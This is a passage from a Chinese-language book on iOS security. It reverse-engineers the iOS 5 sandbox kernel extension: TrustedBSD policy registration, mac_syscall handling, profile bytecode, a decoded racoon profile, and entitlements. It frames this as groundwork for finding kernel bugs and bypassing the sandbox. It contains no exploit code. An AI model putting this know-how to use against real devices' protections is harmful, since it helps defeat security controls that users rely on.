;;; a *rules* table that maps operation codes to lists of rules of the form
;;;   RULE -> TEST | JUMP
;;;   TEST -> (filter action . modifiers)
;;;   JUMP -> (#f . operation)
;;; The result of an operation is decided by the first test with a filter that
;;; matches. Filter can be #t, in which case the test always matches. A jump
;;; causes evaluation to continue with the rules for another operation. The
;;; last rule in the list must either be a test that always matches or a jump.
```

最终结果是存储在*rules*向量中的一个规则列表。要检查是否允许进行某一操作，内核实施模块会询问该*rules*向量。被检查的索引对应着要测试的操作。例如，对于iOS 5.0来说，文件读数据操作就是15。如果*rules*向量的第16项是(#f .0)，那么任何对文件读数据操作的检查都会级联到默认规则（默认操作是索引0）。这与注释中描述的JUMP情况是对应的。数据项可能包含的是规则列表。在这种情况下，每一条规则会被按次序评估，直到遇到一条相匹配的规则。列表最后总是包含一条不含过滤器的JUMP规则，以防出现无规则相匹配的情况。SBPL语言是用来编译该决策树的。一旦得出该树，libsandbox中的compile函数就会将它摊平，并随着描述文件的字节码被传递到内核中逐步发出它。

sandbox_apply是另一个通过libsystem中的初始化函数进行调用的主要函数。该函数传递了由编译函数创建的结构体，而这一结构体包含的是内置描述文件的名称或由自定义描述文件编译成的字节码。它还可能含有一条路径，存储操作受检查的记录。看看sandbox_apply，大家会发现两条主路径是以对__sandbox_ms的调用结束的。一条路径打开了记录文件，并为com.apple.sandbox查找Mach端口。而另一条则是跳转到对内核的调用。现在，所有的初始化都流过相同的内核入口点了。

本章之前讨论过的其他配置函数（比如签发/销毁扩展的函数）则直接调用__sandbox_ms。至此，大家可以相信所有的用户数据都是通过mac_syscall进入内核了。

5.3.2　深入内核

沙盒内核扩展是用TrustedBSD策略扩展的形式实现的，而配置实施系统和描述文件实施系统都是在这一内核扩展中实现的。首先，大家会了解TrustedBSD系统以及它能提供些什么。接着，我们学习如何把mac_syscall连接到沙盒内核扩展上，弄清楚mac_syscall是如何进入内核以及它在沙盒中是在哪里得到处理的。最后，我们重点看看日常系统调用的路径，了解沙盒实施机制。

如果打算自己单独弄，你就应该从固件包中提取和解密内核缓存。完整指导详见第10章。可以预见，第10章的重点是com.apple.security.sandbox内核扩展。（在iPhone3,1_5.0_9A334固件中，这一扩展是从0x805F6000位置开始的。）

1. TrustedBSD策略的实现

TrustedBSD是用来在内核中实现可插入、可组合式访问控制策略的框架。这一框架是由遍布于内核的检查点（inspection point）和为响应这些事件注册策略所使用的逻辑组成的。很多系统调用中都会调用TrustedBSD，且如果策略要求调用它，在允许进一步执行系统调用之前，将会对权限进行检查。回想一下，这也是执行代码签名的方式（见第4章）。该框架还提供了一种用特定于策略的信息标记对象的方法。正如大家将要看到的，这一机制用于为各进程存储沙盒描述文件。沙盒策略扩展只用到了这一宏大框架的一部分。

XNU中实现TrustedBSD的内核源位于xnu-1699.24.8/security中。用于实现新策略模块的接口是通过mac_policy.h公开的：

```
/**
  @文件 mac_policy.h
  @概要 MAC策略模块的内核接口

  本头文件定义了由Darwin操作系统中TrustedBSD MAC框架定义的操作清单。
  向该框架注册MAC策略模块是为了声明对某组特定操作的关注。
  如果未声明对某个入口点的关注，那么该框架评估这一入口点时就会忽略该策略
*/
```

这一开头注释含有详尽的记录，如果你想了解TrustedBSD策略的完成功能，就应该仔细阅读该注释。对于这个例子而言，大家应该跳过注册函数mac_policy_register：

```
/**
  @概要 MAC策略模块注册例程

  调用该函数是为了向MAC框架注册策略。
  策略模块通常会从Darwin的KEXT注册例程调用该函数
*/
int         mac_policy_register(struct mac_policy_conf *mpc,
    mac_policy_handle_t *handlep, void *xd);
```

正如注释中提到的，该函数通常是从策略扩展模块的kext_start函数调用的。事实上，iOS中的沙盒扩展一开始调用的就是mac_policy_register：

```
__text:805F6DD0 sub_805F6DD0
__text:805F6DD0          PUSH        {R7,LR} ; Push registers
__text:805F6DD2          MOV         R7, SP  ; Rd = Op2
__text:805F6DD4          LDR         R0, =(sub_805FC498+1) ; Load from Memory
__text:805F6DD6          BLX         R0 ; sub_805FC498
__text:805F6DD8          CMP         R0, #0  ; Set cond. codes on Op1 - Op2
__text:805F6DDA          IT NE                   ; If Then
__text:805F6DDC          POPNE       {R7,PC} ; Pop registers
__text:805F6DDE          LDR         R0, =off_805FE090 ; Load from Memory
__text:805F6DE0          MOVS        R2, #0  ; xd
__text:805F6DE2          LDR         R1, =dword_805FE6C0 ; Load from Memory
```

```
__text:805F6DE4          ADDS        R0, #4  ; mpc
__text:805F6DE6          LDR         R3, =(_mac_policy_register+1)
__text:805F6DE8          ADDS        R1, #4  ; handlep
__text:805F6DEA          BLX         R3 ; _mac_policy_register
__text:805F6DEC          POP         {R7,PC} ; Pop registers
__text:805F6DEC ; End of function sub_805F6DD0
```

寄存器调用的第一个参数是一个指针，指向用于配置策略的mac_policy_conf结构体：

```
struct mac_policy_conf {
        const char              *mpc_name;              /** 策略名称 */
        const char              *mpc_fullname;          /** 完整名称 */
        const char              **mpc_labelnames;       /** 受托标签命名空间 */
        unsigned int            mpc_labelname_count;    /** 受托标签命名空间的数量 */
        struct mac_policy_ops   *mpc_ops;               /** 操作向量 */
        int                     mpc_loadtime_flags;     /** 载入时间标志 */
        int                     *mpc_field_off;         /** 标签槽 */
        int                     mpc_runtime_flags;      /** 运行时标志 */
        mpc_t                   mpc_list;               /** 链表的引用 */
        void                    *mpc_data;              /** 模块数据 */
};
```

在iOS扩展中，该结构体位于off_805FE094位置，如对mac_policy_register的调用中所示。如果你想亲自动手试试，就应该将mac_policy_conf和mac_policy_ops结构体导入IDA Pro。下面就是在笔者的固件中找到的mac_policy_conf结构体：

```
__data:805FE094 sbx_mac_policy_conf DCD aSandbox_0       ; mpc_name ;
"Sandbox"
__data:805FE094                     DCD aSeatbeltSandbo  ; mpc_fullname
__data:805FE094                     DCD off_805FE090     ; mpc_labelnames
__data:805FE094                     DCD 1                ; mpc_labelname_count
__data:805FE094                     DCD sbx_mac_policy_ops ; mpc_ops
__data:805FE094                     DCD 0                ; mpc_loadtime_flags
__data:805FE094                     DCD dword_805FE6C0   ; mpc_field_off
__data:805FE094                     DCD 0                ; mpc_runtime_flags
__data:805FE094                     DCD 0                ; mpc_list
__data:805FE094                     DCD 0                ; mpc_data
```

配置包含了用于TrustedBSD策略的唯一名称（Sandbox），以及更长一些的描述（Seatbelt sandbox policy）。它还含有一个指针，指向包含有函数指针表的另一个结构体。这一结构体就是mac_policy_ops，它的作用是为TrustedBSD监视的各种事件请求回调。大家可以在xnu-1699.24.8/security/mac_policy.h:5971中找到完整的结构体定义。正如在之前的mac_policy_conf中定义的，iOS的mac_policy_ops结构体可在0x805FE0BC位置找到（在笔者的IDB中定义为sbx_mac_policy_ops）。该结构体给出了所有进入沙盒策略扩展的入口点，下文会介绍该结构体中的两个函数：用于配置进程的mpo_policy_syscall函数，以及用来在允许进行操作前对操作进行验证的某一个mpo_xxx_check_yyy调用。

2. 从用户空间处理配置

大家之前已经了解了由TrustedBSD公开给策略扩展的接口，现在来看看TrustedBSD公开给用

户空间的接口。这一接口是在xnu-1699.24.8/security/mac.h中定义，并通过xnu-1699.24.8/bsd/kern/syscalls.master公开的：

```
380     AUE_MAC_EXECVE      ALL     { int __mac_execve(char *fname, char **argp,
                                      char **envp, struct mac *mac_p); }
381     AUE_MAC_SYSCALL     ALL     { int __mac_syscall(char *policy, int call,
                                      user_addr_t arg); }
382     AUE_MAC_GET_FILE    ALL     { int __mac_get_file(char *path_p,
                                      struct mac *mac_p); }
383     AUE_MAC_SET_FILE    ALL     { int __mac_set_file(char *path_p,
                                      struct mac *mac_p); }
384     AUE_MAC_GET_LINK    ALL     { int __mac_get_link(char *path_p,
                                      struct mac *mac_p); }
385     AUE_MAC_SET_LINK    ALL     { int __mac_set_link(char *path_p,
                                      struct mac *mac_p); }
386     AUE_MAC_GET_PROC    ALL     { int __mac_get_proc(struct mac *mac_p); }
387     AUE_MAC_SET_PROC    ALL     { int __mac_set_proc(struct mac *mac_p); }
388     AUE_MAC_GET_FD      ALL     { int __mac_get_fd(int fd, struct mac *mac_p); }
389     AUE_MAC_SET_FD      ALL     { int __mac_set_fd(int fd, struct mac *mac_p); }
390     AUE_MAC_GET_PID     ALL     { int __mac_get_pid(pid_t pid,
                                      struct mac *mac_p); }
391     AUE_MAC_GET_LCID    ALL     { int __mac_get_lcid(pid_t lcid,
                                      struct mac *mac_p); }
392     AUE_MAC_GET_LCTX    ALL     { int __mac_get_lctx(struct mac *mac_p); }
393     AUE_MAC_SET_LCTX    ALL     { int __mac_set_lctx(struct mac *mac_p); }
```

在本例中，大家感兴趣的是mac_syscall的处理方式，之前讨论过的libsandbox中的所有用户空间函数最后都要调用该系统调用。该调用是提供给策略扩展，让它们自行动态添加系统调用的。第一个参数的用途是通过mpc_name（对于沙盒而言，这总是以空字符结尾的字符串“Sandbox”）选择策略扩展。第二个参数是用来选择在策略中调用哪个子系统调用的。最后的参数void *表示任何参数都可以传递给策略的子系统调用。

在按名称查找策略后，TrustedBSD会调用由相应策略定义的mpo_policy_syscall函数。在我们的固件中，与“Sandbox”策略对应的mpo_policy_syscall函数指针指向的位置是sub_805F70B4。该函数会为给定的进程处理所有的沙盒配置。该函数是审计系统调用处理和解析情况的起始处，大多数不受信任的用户空间数据都是从这里被复制到内核中的。

至此，内核与用户这两端已经相遇了。大家可以循着对sandbox_init的调用，从示例程序，经过libsandbox，再到陷入TrustedBSD的mac_syscall，最终再到沙盒内核扩展。从这一点上讲，如果你是要寻找内核bug，审计来自用户空间的不受信任数据的路径，前面积累的知识已经够用了。不过从另一方面来讲，这还不足以让我们绕过沙盒机制。下一节将会解决这一问题；我们要了解正常的系统调用穿越沙盒的路径，并讨论如何根据进程的描述文件对操作进行评估。

3. 策略的实施

在前文中，mac_policy_ops结构体是被当做某次TrustedBSD特有的系统调用的直接结果接受查询的。该结构体中的很多字段在进程的正常操作中都会用到。TrustedBSD挂钩被小心地安插得遍及内核。例如，在xnu-1699.24.8/bsd/kern/uipc_syscalls.c中，在继续处理进程的绑定操作之前，

bind系统调用会调用mac_socket_check_bind函数：

```
int
bind(__unused proc_t p, struct bind_args *uap, __unused int32_t *retval)
{
...
#if CONFIG_MACF_SOCKET_SUBSET
        if ((error = mac_socket_check_bind(kauth_cred_get(), so, sa)) == 0)
                error = sobind(so, sa);
#else
                error = sobind(so, sa);
#endif /* MAC_SOCKET_SUBSET */
```

mac_socket_check_bind函数是在xnu-1699.24.8/security/mac_socket.c中定义的。该函数用到了第4章中讨论过的MAC_CHECK宏，它当时对每条已注册的策略进行迭代，而且如果在策略的mac_policy_ops结构体中定义了mpo_socket_check_bind函数，它就会调用该函数。

```
int
mac_socket_check_bind(kauth_cred_t ucred, struct socket *so,
    struct sockaddr *sockaddr)
{
        int error;

        if (!mac_socket_enforce)
                return 0;

        MAC_CHECK(socket_check_bind, ucred,
                  (socket_t)so, so->so_label, sockaddr);
        return (error);
}
```

沙盒扩展定义了一个函数，用来处理对bind()系统调用的调用。我们这里的固件版本把mpo_socket_check_bind定义为sub_805F8D54（+1是指示要切换到Thumb模式）：

```
__data:805FE0BC                 DCD sub_805F8D54+1    ; mpo_socket_check_bind

__text:805F8D54 sub_805F8D54                          ; DATA XREF:
com.apple.security.sandbox:__data:sbx_mac_policy_opso
__text:805F8D54
__text:805F8D54 var_C           = -0xC
__text:805F8D54
__text:805F8D54         PUSH        {R7,LR} ; Push registers
__text:805F8D56         MOV         R7, SP ; Rd = Op2
__text:805F8D58         SUB         SP, SP, #4 ; Rd = Op1 - Op2
__text:805F8D5A         MOV         R2, R1 ; Rd = Op2
__text:805F8D5C         MOVS        R1, #0 ; Rd = Op2
__text:805F8D5E         STR         R1, [SP,#0xC+var_C] ; Store to Memory
__text:805F8D60         MOVS        R1, #0x37 ; Rd = Op2
__text:805F8D62         LDR.W       R12, =(sub_805FA5D4+1) ;
Load from Memory
__text:805F8D66         BLX         R12 ; sub_805FA5D4
__text:805F8D68         ADD         SP, SP, #4 ; Rd = Op1 + Op2
__text:805F8D6A         POP         {R7,PC} ; Pop registers
__text:805F8D6A ; End of function sub_805F8D54
```

该函数只会在传递常量0x37时执行一次对sub_805FA5D4的调用。0x37这个值是SBPL的*rules*向量的索引，并且对应着network-bind操作。它是在内嵌于libsandbox的sbpl1_scm脚本中定义的。而sub_805FA5D4会根据当前进程的描述文件对network-bind操作进行检查。（大家很快就会看到这一检查实际上是怎样执行的。）根据描述文件检查操作的代码与描述文件的格式是紧密关联的，所以接下来我们探讨描述文件字节码格式的细节。

4. 描述文件字节码的工作方式

在讨论SBPL时，大家了解了*rules*向量，以及决策树是怎样用来为描述文件逻辑编码的。该决策树是摊平的，而且与字符串及正则表达式存储在一起，从而组成为自定义（即非内置的）描述文件传递给内核的描述文件字节码。内置描述文件有着sandboxd守护进程中的预编译形式。在用内置描述文件对进程进行沙盒处理时，内核会向sandboxd发送一条Mach消息索要字节码。回想一下，自定义描述文件是在执行初始化沙盒的系统调用之前由libsandbox编译的。

当内核接收字节码形式的描述文件时，它会解析头部，从而提取某些过滤器中要用到的正则表达式。在解析了正则表达式并将其存储以便访问后，该正则表达式缓存与字节码会被存储到为沙盒扩展保留的TrustedBSD进程标记中。在借由TrustedBSD框架进入操作检查回调时，沙盒首先会检查是否有描述文件与当前进程相关联。如果该进程具有描述文件，少盒就对字节码进行检索，并对若干SBPL操作进行评估。

实施模块是从决策树中对应待检查操作的节点开始进行评估的。这一决策树是行进的，而且每次转换都会根据与节点相关联的过滤器作出选择。我们继续看之前绑定的例子，偏移量为0x37处的决策节点就是起始节点。对于套接操作而言，我们有一个对端口号范围进行匹配的过滤器。根据过滤器条件是否得到满足（会为这两种可能性提供接下来的节点），我们会对该过滤器操作进行检查，并采取适当的转换。决策树中的任何节点都可能是终结节点；在入口之上，我们不会应用过滤器，但会作出允许或拒绝的决定。

现在大家对内核如何进行评估已有了大致的了解，可以继续研究bind调用了。这个例子是以对sub_805FA5D4的调用结束的。该函数从进程标记加载沙盒，然后调用sb_evaluate。在我们所用的内核缓存版本中，sb_evaluate在0x805FB0EC位置。该函数会遍历决策树，并按照先前描述的那样执行对操作的评估。这是个很大很复杂的函数，不过如果大家真想了解描述文件是如何进行解释的，那该函数是个不错的起点。该函数还可以用来找出哪个内核操作映射到了哪个SBPL操作。这种映射关系不是一对一的。

最后我们要介绍的是用来将描述文件传送给内核的二进制格式。这既可以从用户空间部分为自定义描述文件创建字节码（libsandbox中的compile）说起，也可以从处理描述文件的内核代码说起。在内核端，这种解析分为正则表达式解析代码和sb_evaluate的代码。我们已介绍过这种格式的C语言伪代码描述。描述文件从逻辑上讲是按照决策树的形式排列的，描述文件的评估是在给定操作（“这个进程是否可以读路径X处的文件？”）的前提下完成的。op_table说明了每个操作开始的节点。在给定当前节点和所尝试操作的情况下，评估是否继续是根据当前节点的类型决定的。如果节点是结果节点，评估就会产生结果（允许或拒绝）。否则，该节点是决

策节点，可能对操作应用大量的谓词过滤器。如果过滤器允许或匹配了所尝试的操作，当前的节点就会被置为match_next值，表示这是得到确认的。不然，当前节点会被置为nomatch_next值。这些节点就构成了一棵二叉决策树。

```
struct node;

struct sb_profile {
  union {
    struct {
      uint16_t re_table_offset;
      uint16_t re_table_count;
      uint16_t op_table[SB_OP_TABLE_COUNT];
    } body;
    struct node nodes[1];
  } u;
};

// 该决策树中有两类不同的节点。结果节点是终端节点，它会产生接受或拒绝操作的决定。
// 决策节点会对所尝试的操作("Does the path match '/var/awesome'?")进行过滤，
// 并将根据过滤操作的结果过渡到两个节点中的某一个

struct result;
#define NODE_TAG_DECISION 0
#define NODE_TAG_RESULT   1

// 每一类过滤器都会以不同方式使用参数值。
// 例如，path literal参数是过滤器的偏移量（离文件的开头有8个字节块的偏移）。
// 在该偏移的位置，存在一个uint32_t类型的length参数、一个uint8_t类型的填充字节，
// 以及一个length字节的ASCII路径。path regex过滤器参数是regex表的索引。
// 这些过滤器是与嵌入libsandbox中的Scheme SBPL脚本直接对应的。
// 更多细节可参考源代码包中的sbdis.py脚本

struct decision;
#define DECISION_TYPE_PATH_LITERAL      1
#define DECISION_TYPE_PATH_REGEX        0x81
#define DECISION_TYPE_MOUNT_RELATIVE    2
#define DECISION_TYPE_XATTR             3
#define DECISION_TYPE_FILE_MODE         4
#define DECISION_TYPE_IPC_POSIX         5
#define DECISION_TYPE_GLOBAL_NAME       6
#define DECISION_TYPE_LOCAL             8
#define DECISION_TYPE_REMOTE            9
#define DECISION_TYPE_CONTROL           10
#define DECISION_TYPE_TARGET            14
#define DECISION_TYPE_IOKIT             15
#define DECISION_TYPE_EXTENSION         18

struct node {
  uint8_t tag;
  union {
    struct result terminal;
    struct decision filter;
```

```
    uint8_t raw[7];
  } u;
};

struct result {
  uint8_t padding;
  uint16_t allow_or_deny;
};

struct decision {
  uint8_t type;
  uint16_t arg;
  uint16_t match_next;
  uint16_t nomatch_next;
};
```

本书配套的软件包中含有从sandboxd中提取编译过的沙盒的工具、提取所有编译过的正则表达式的工具、将regex二进制大对象反编译成类似正则表达式文法的内容的工具，以及从完整的二进制沙盒描述文件中提取可阅读描述文件的工具。下面我们给出了这种工具所生成输出的示例，该描述文件是racoon IPSec守护进程的描述文件。

```
(['default'], ['deny (with report)'])
(['file*',
  'file-chroot',
  'file-issue-extension*',
  'file-issue-extension-read',
  'file-issue-extension-write',
  'file-mknod',
  'file-revoke',
  'file-search'],
[('allow', 'path == "/private/var/log/racoon.log"'),
  ('allow', 'path == "/Library/Keychains/System.keychain"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
  ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
  ('allow', 'path == "/var/log/racoon.log"'),
  'deny (with report)'])
(['file-ioctl'],
 [('allow', 'path == "/private/var/run/racoon"'),
  ('allow', 'path ==
"/private/var/preferences/SystemConfiguration/com.apple.ipsec.plist"'),
  ('allow', 'path == "/private/etc/racoon"'),
  ('allow', 'path == "/dev/aes_0"'),
  ('allow', 'path == "/dev/dtracehelper"'),
  ('allow', 'path == "/dev/sha1_0"'),
  ('allow', 'path == "/private/etc/master.passwd"'),
  ('allow', 'path == "/private/var/log/racoon.log"'),
  ('allow', 'path == "/Library/Keychains/System.keychain"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
  ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
  ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
  ('allow', 'path == "/var/log/racoon.log"'),
  'deny (with report)'])
```

```
(['file-read-xattr', 'file-read*', 'file-read-data'],
 [('allow', 'path == "/private/var/run/racoon"'),
  ('allow', 'path ==
"/private/var/preferences/SystemConfiguration/com.apple.ipsec.plist"'),
  ('allow', 'path == "/private/etc/racoon"'),
  ('allow', 'path == "/Library/Managed Preferences"'),
  ('allow', 'path == "/private/var/db/mds/messages/se_SecurityMessages"'),
  ('allow', 'path == "/private/var/root"'),
  ('allow', 'path == "/Library/Preferences"'),
  ('if',
   'file-mode == 4',
   [('allow', 'path == "/usr/sbin"'),
    ('allow', 'path == "/usr/lib"'),
    ('allow', 'path == "/System"'),
    ('allow', 'path == "/usr/share"'),]),
   ('allow', 'path == "/private/var/db/timezone/localtime"'),
   ('allow', 'path == "/dev/urandom"'),
   ('allow', 'path == "/dev/random"'),
   ('allow', 'path == "/dev/null"'),
   ('allow', 'path == "/dev/zero"'),
   ('allow', 'path == "/dev/aes_0"'),
   ('allow', 'path == "/dev/dtracehelper"'),
   ('allow', 'path == "/dev/sha1_0"'),
   ('allow', 'path == "/private/etc/master.passwd"'),
   ('allow', 'path == "/private/var/log/racoon.log"'),
   ('allow', 'path == "/Library/Keychains/System.keychain"'),
   ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
   ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
   ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
   ('allow', 'path == "/var/log/racoon.log"'),
   'deny (with report)'])
(['file-read-metadata'],
 [('allow', 'path == "/tmp"'),
  ('allow', 'path == "/var"'),
  ('allow', 'path == "/etc"'),
  ('allow', 'path == "/private/var/run/racoon"'),
  ('allow', 'path ==
"/private/var/preferences/SystemConfiguration/com.apple.ipsec.plist"'),
  ('allow', 'path == "/private/etc/racoon"'),
  ('allow', 'path == "/Library/Managed Preferences"'),
  ('allow', 'path == "/private/var/db/mds/messages/se_SecurityMessages"'),
  ('allow', 'path == "/private/var/root"'),
  ('allow', 'path == "/Library/Preferences"'),
  ('if',
   'file-mode == 4',
   [('allow', 'path == "/usr/sbin"'),
    ('allow', 'path == "/usr/lib"'),
    ('allow', 'path == "/System"'),
    ('allow', 'path == "/usr/share"'),]),
   ('allow', 'path == "/private/var/db/timezone/localtime"'),
   ('allow', 'path == "/dev/urandom"'),
   ('allow', 'path == "/dev/random"'),
   ('allow', 'path == "/dev/null"'),
   ('allow', 'path == "/dev/zero"'),
```

```
    ('allow', 'path == "/dev/aes_0"'),
    ('allow', 'path == "/dev/dtracehelper"'),
    ('allow', 'path == "/dev/sha1_0"'),
    ('allow', 'path == "/private/etc/master.passwd"'),
    ('allow', 'path == "/private/var/log/racoon.log"'),
    ('allow', 'path == "/Library/Keychains/System.keychain"'),
    ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
    ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
    ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
    ('allow', 'path == "/var/log/racoon.log"'),
    'deny (with report)'])]
  (['file-write*',
    'file-write-create',
    'file-write-flags',
    'file-write-mode',
    'file-write-mount',
    'file-write-owner',
    'file-write-setugid',
    'file-write-times',
    'file-write-unlink',
    'file-write-unmount',
    'file-write-xattr'],
   [('allow', 'path == "/private/var/run/racoon.pid"'),
    ('allow', 'path == "/private/var/run/racoon.sock"'),
    ('allow', 'path == "/private/var/log/racoon.log"'),
    ('allow', 'path == "/Library/Keychains/System.keychain"'),
    ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
    ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
    ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
    ('allow', 'path == "/var/log/racoon.log"'),
    'deny (with report)'])
  (['file-write-data'],
   [('allow', 'path == "/dev/zero"'),
    ('allow', 'path == "/dev/aes_0"'),
    ('allow', 'path == "/dev/dtracehelper"'),
    ('allow', 'path == "/dev/sha1_0"'),
    ('allow', 'path == "/dev/null"'),
    ('allow', 'path == "/private/var/run/racoon.pid"'),
    ('allow', 'path == "/private/var/run/racoon.sock"'),
    ('allow', 'path == "/private/var/log/racoon.log"'),
    ('allow', 'path == "/Library/Keychains/System.keychain"'),
    ('allow', 'path == "/private/var/db/mds/system/mdsDirectory.db"'),
    ('allow', 'path == "/private/var/db/mds/system/mds.lock"'),
    ('allow', 'path == "/private/var/db/mds/system/mdsObject.db"'),
    ('allow', 'path == "/var/log/racoon.log"'),
    'deny (with report)'])
  (['iokit-open'],
   [('allow', 'iokit-user-client-class == "RootDomainUserClient"'),
    'deny (with report)'])
  (['ipc-posix*', 'ipc-posix-sem'],
   [('allow', 'ipc-posix-name == "com.apple.securityd"'), 'deny (with report)'])
  (['ipc-posix-shm'],
   [('allow', 'ipc-posix-name == "com.apple.AppleDatabaseChanged"'),
    ('allow', 'ipc-posix-name == "apple.shm.notification_center"'),
```

```
    ('allow', 'ipc-posix-name == "com.apple.securityd"'),
    'deny (with report)'])
  (['sysctl*',
   'sysctl-read',
   'sysctl-write',
   'mach-bootstrap',
   'system-socket',
   'priv*',
   'priv-adjtime',
   'priv-netinet*',
   'priv-netinet-reservedport'],
  ['allow'])
 (['mach-issue-extension', 'mach-lookup'],
  [('allow', 'mach-global-name == "com.apple.ocspd"'),
   ('allow', 'mach-global-name == "com.apple.securityd"'),
   ('allow', 'mach-global-name == "com.apple.system.notification_center"'),
   ('allow', 'mach-global-name == "com.apple.system.logger"'),
   ('allow',
    'mach-global-name == "com.apple.system.DirectoryService.membership_v1"'),
   ('allow',
    'mach-global-name == "com.apple.system.DirectoryService.libinfo_v1"'),
   ('allow', 'mach-global-name == "com.apple.bsd.dirhelper"'),
   ('allow', 'mach-global-name == "com.apple.SecurityServer"'),
    'deny (with report)'])
 (['network*', 'network-inbound', 'network-bind'],
  [('allow', 'local.match(udp:*:500)'),
   ('allow', 'remote.match(udp:*:*)'),
   ('allow', 'path == "/private/var/run/racoon.sock"'),
   ('allow', 'local.match(udp:*:4500)'),
   'deny (with report)'])
 (['network-outbound'],
  [('deny (with report)',
    'path.match("^/private/tmp/launchd-([0-9])+\\.([^/])+/sock$")'),
   ('deny (with report)', 'path == "/private/var/tmp/launchd/sock"'),
   ('allow', 'path == "/private/var/run/asl_input"'),
   ('allow', 'path == "/private/var/run/syslog"'),
   ('allow', 'path == "/private/var/tmp/launchd"'),
   ('allow', 'local.match(udp:*:500)'),
   ('allow', 'remote.match(udp:*:*)'),
   ('allow', 'path == "/private/var/run/racoon.sock"'),
   ('allow', 'local.match(udp:*:4500)'),
   'deny (with report)'])
 (['signal'], [('allow', 'target == self'), 'deny (with report)'])
```

这里唯一没有介绍的就是正则表达式格式的细节。AppleMatch内核扩展执行了这一匹配并规定了二进制格式，而用户空间的libMatch则把正则表达式编译成了嵌入沙盒描述文件中的regex二进制大对象。编译过的正则表达式格式与www.semantiscope.com/research/BHDC2011/BHDC2011-Paper.pdf中描述的稍有不同，但差异多是表面上的。就和描述文件的字节码格式一样，软件包中也包含了与此有关的最佳文档。而redis.py脚本则可以把编译出的regex二进制大对象转换成等价的正则表达式。

5.3.3 沙盒机制对 App Store 应用和平台应用的影响

在非常详细地看过沙盒的实现后，大家应该想知道这一特性现在的使用方式。所使用描述文件的细节没有得到很好的记录说明，但大家都知道沙盒限制了那些从App Store上下载的应用。除此之外，像MobileSafari和MobileMail这样的平台应用有很多也被置于沙盒之中。这些应用是如何在沙盒下运行的？各个App Store应用是如何被限制在它们各自的容器目录中的？这些就是本节要回答的问题。

出人意料的是，App Store应用和平台应用都不会直接调用sandbox_init或相关函数。此外，虽然可以通过launchd和沙盒描述文件来运行应用，但我们发现没有哪个内置应用使用该功能。好在内核扩展中的某些字符串指明了通向答案的路：

```
__cstring:805FDA21 aPrivateVarMobi DCB "/private/var/mobile/Applications/",0
...
__cstring:805FDB6F aSandboxIgnorin DCB "Sandbox: ignoring builtin profile for
platform app: %s",0xA,0
```

对这些字符串的如下交叉引用说明它们都是用于函数sbx_cred_label_update_execve的。只要加载新的可执行镜像，该函数就要被调用。记住，不管当前进程是否已经初始化沙盒，TrustedBSD函数都会被调用。如果沙盒尚未初始化，大多数函数都会在不进行检查的情况下早早返回。在这种情况下，sbx_cred_label_update_execve首先会为已加载的可执行镜像计算路径。如果可执行镜像在/private/var/mobile/Applications之下，那么内置的沙盒描述文件（也就是“容器”）会被加载，而且处于上述目录下的路径会被作为扩展添加。该扩展可以启用用于所有App Store应用的同一容器描述文件（不管这些应用是否处在不同子目录中）。这与本章第一节中给出的例子相呼应。

像MobileSafari这样的平台应用并未被置于App Store的目录结构下。对于这些应用来说，沙盒描述文件可以在Mach-O可执行文件代码签名加载命令的内嵌授权（embedded entitlement）部分中指定。下面的内容是MobileSafari内嵌授权的摘录：

```
pitfall:entitlements dion$ ./grab_entitlements.py MobileSafari
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.coreaudio.allow-amr-decode</key>
        <true/>
        <key>com.apple.coremedia.allow-protected-content-playback</key>
        <true/>
        <key>com.apple.managedconfiguration.profiled-access</key>
        <true/>
        <key>com.apple.springboard.opensensitiveurl</key>
        <true/>
        <key>dynamic-codesigning</key>
        <true/>
```

```
<key>keychain-access-groups</key>
<array>
        <string>com.apple.cfnetwork</string>
        <string>com.apple.identities</string>
        <string>com.apple.mobilesafari</string>
        <string>com.apple.certificates</string>
</array>
<key>platform-application</key>
<true/>
<key>seatbelt-profiles</key>
<array>
        <string>MobileSafari</string>
</array>
<key>vm-pressure-level</key>
        <true/>
</dict>
</plist>
```

在本书配套网站提供的脚本包中，grab_entitlements.py可以从二进制文件中提取出内嵌授权。通过在平台应用的内嵌授权中查找seatbelt-profiles键，大家可以确认内核应用了哪个沙盒描述文件（当前尚不支持同时使用两个或更多描述文件）。这与App Store应用使用了相同的描述文件初始化函数。我们会调用AppleMobileFileIntegrity扩展加载内嵌的描述文件名称。该名称会用来初始化沙盒描述文件，就像之前用过的容器那样。

为了展示它们的用途，本例会试着创建一个以各种可能的方式初始化其沙盒的应用。我们会在/tmp目录下放置一个不带内嵌授权的可执行文件，在App Store目录下放置一个可执行文件，还有一个可执行文件将具有指定了某个内置描述文件的内嵌授权。

为了试验各种途径，我们要创建一个测试用的可执行文件，用它尝试读取/private/var/tmp目录下的某个文件。这一途径受到App Store容器描述文件的限制。源代码如下所示：

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
        FILE *f = fopen("/private/var/tmp/can_you_see_me", "r");
        if (f != NULL) {
                char buff[80];
                memset(buff, 0, 80);
                fgets(buff, 80, f);
                printf("%s", buff);
                fclose(f);
         } else {
                 perror("fopen failed");
         }
         return 0;
}
```

第一个测试是验证沙盒之外的操作。大家可以从/tmp执行这一测试。下面的内容展示了预期的输出：

```
iFauxn:~ root# /tmp/sb5
```

```
This is /tmp/can_you_see_me
```

